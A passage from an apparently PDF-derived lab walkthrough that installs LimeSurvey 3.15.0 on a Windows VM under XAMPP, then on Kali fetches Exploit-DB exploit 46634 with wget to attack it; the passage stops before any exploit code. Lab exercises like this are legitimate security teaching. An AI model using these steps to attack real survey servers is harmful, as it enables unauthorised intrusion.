

3. Download the Xampp server to the Windows VM.
(<https://www.apachefriends.org/download.html>)




4. Download the LimeSurvey version 3.15.0+181008 to the Windows VM.
(<https://github.com/LimeSurvey/LimeSurvey/releases?after=3.15.2%2B181107>)




5. Host the LimeSurvey version 3.15 inside the xampp server and Install the LimeSurvey version 3.15 in Windows VM by creating an account.







6. Login to the system using the credentials created above.







7. Check the connections in the Windows VM by using the 'ipconfig' command.




8. Manually install the VMWARE tools on the Kali virtual machine.







9. Based on the recorded information, download the python exploit in exploitDB to launch the attack. (<https://www.exploit-db.com/exploits/46634>)
 - It is important to check whether the file name of the downloaded file is equal to the file considered in the written exploit.



```
root@kali:~# wget https://www.exploit-db.com/exploits/46
--2020-05-12 21:43:08-- https://www.exploit-db.com/exploits/46
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443...
connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: '46'


46 [====] 152.41K 421KB/s in 0.4s

2020-05-12 21:43:11 (421 KB/s) - '46' saved [156065]

root@kali:~# ls
46
root@kali:~# rm 46
root@kali:~# wget https://www.exploit-db.com/exploits/46634.py
--2020-05-12 21:43:36-- https://www.exploit-db.com/exploits/46634.py
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443...
connected.
HTTP request sent, awaiting response... 404 Not Found
2020-05-12 21:43:39 ERROR 404: Not Found.

root@kali:~# wget https://www.exploit-db.com/exploits/46634.py
```

- The downloaded python code is shown below.



```
#!/usr/bin/python

